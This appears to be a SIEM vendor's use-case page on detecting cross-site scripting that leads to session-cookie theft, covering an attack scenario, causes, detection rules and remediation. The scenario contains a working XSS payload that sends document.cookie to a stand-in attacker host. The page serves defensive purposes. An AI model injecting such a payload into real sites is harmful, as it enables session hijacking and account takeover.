

- Home
- SIEM use cases
- Cross-site scripting
How to detect cross-site scripting leading to session theft
In this page
Understanding the threat
Cross-site scripting (XSS) is a web application vulnerability in which an attacker injects malicious scripts (usually JavaScript) into pages viewed by other users. When one of these scripts runs in a victim’s browser, it can access cookies, session tokens, or other data the site uses to authenticate that user. In the context of session theft, the attacker’s aim is to steal that session token and reuse it to impersonate the legitimate user.
Log360 enables the collection of web server, proxy, firewall, and Azure Web Application Firewall (WAF) logs. It then applies built-in detection rules, correlates web threat events with authentication and session activity, enriches outbound and inbound requests via threat intel feeds, and triggers alerts or workflows when a pattern consistent with XSS followed by session misuse is detected.
Category
- External threat
MITRE ATT&CK® mapping
T1539 | Steal Web Session Cookie
Compliance mapping
CIS Controls (Safeguard 8.2: Collect Audit Logs), CMMC (C003 - AC.2.013)
Scenario
A publicly accessible enterprise knowledge base allows support engineers to comment on articles. An attacker registers a low-privileged account and posts a comment containing the payload:
<script>fetch("https://evil-server.example/steal?cookie="+document.cookie)</script>
When a logged-in engineer later views the article, their browser executes the script and sends that engineer’s session cookie to the attacker’s remote server. The attacker captures the cookie, imports it into their browser, opens the knowledge base site as if they were the engineer, and begins reviewing sensitive support tickets that the engineer had access to. The site has no HttpOnly flag set on the session cookie, no abnormal IP detection, and no alerting on unusual session use, so the attacker remains undetected.
Scenario infographic

Why this happens
- The comment module accepts user input and displays it on the page without proper validation or output encoding, so malicious script runs.
- The session cookie is accessible to JavaScript so the injected script can read document.cookie.
- There is no upstream detection of the unusual outbound request (to the attacker domain) or linking of the XSS event to subsequent session usage.
- No monitoring is in place for the session being used from a different IP or reused without re-authentication, so the session theft goes unnoticed.
What can go wrong
- An attacker effectively impersonates a legitimate user and accesses or modifies sensitive data or actions restricted to that user’s role.
- They may escalate privileges, pivot to further systems, or exfiltrate confidential data.
- The organization loses confidence in the integrity of its authentication and session management controls.
- Even after patching the XSS vulnerability, if stolen sessions remain valid, the attacker may continue to act under the user’s identity unnoticed.
- There could be regulatory or compliance consequences if personal or sensitive data is accessed under impersonation.
Prerequisites
- Configure Windows or Sysmon devices in Log360 for log collection.
- Enable web server, WAF, and proxy logs to capture HTTP requests, URLs, headers, and query strings.
- Collect firewall and DNS logs to monitor outbound connections initiated by injected scripts.
- Gather endpoint and browser activity logs from systems that access web applications.
- Enable process creation auditing and include command-line details to track script-triggered executions.
Detecting XSS leading to session theft using Log360
- Enable and forward web server logs (such as Apache or IIS) and proxy logs to Log360 to capture incoming HTTP requests and script injections.
- Navigate to Security > Manage Rules > Rule Library and enable the Malicious URL requests / Web Threat Detected detection rule in Log360 to automatically flag potential XSS payloads or script-based redirections. This rule looks for patterns like encoded JavaScript, inline script tags, or suspicious URL parameters commonly used in injection attacks.
- Correlate events with alerts from browsers or security gateways to identify instances where scripts are executed from untrusted domains or within user sessions.
- Monitor endpoint logs for signs of script-triggered processes like IEExec.EXE or browser activity leading to file downloads or unexpected external connections.

- Use the Suspicious Network Connection to IP Lookup Service APIs rule to detect cases where the attacker’s script attempts to exfiltrate stolen session tokens.
- Set up alerts to immediately notify analysts of repeated XSS attempts or abnormal browser session activities.

- Leverage unified dashboards to visualize web request patterns and identify sudden spikes in script execution events or unauthorized redirections.


Next steps
- Investigate the affected user session to confirm whether the stolen cookie or token was used to log in from an unknown IP or device.
- Block the attacker’s IP address and invalidate all active sessions tied to compromised accounts.
- Review the web application code to ensure user inputs are properly validated and output is escaped before rendering in the browser.
- Enable HttpOnly and Secure flags for cookies to prevent JavaScript from reading or transmitting session data.
- Apply a Content Security Policy to restrict script execution to trusted domains.
- Use Log360’s threat analytics reports to trace similar XSS attempts across other web assets and strengthen detection rules.

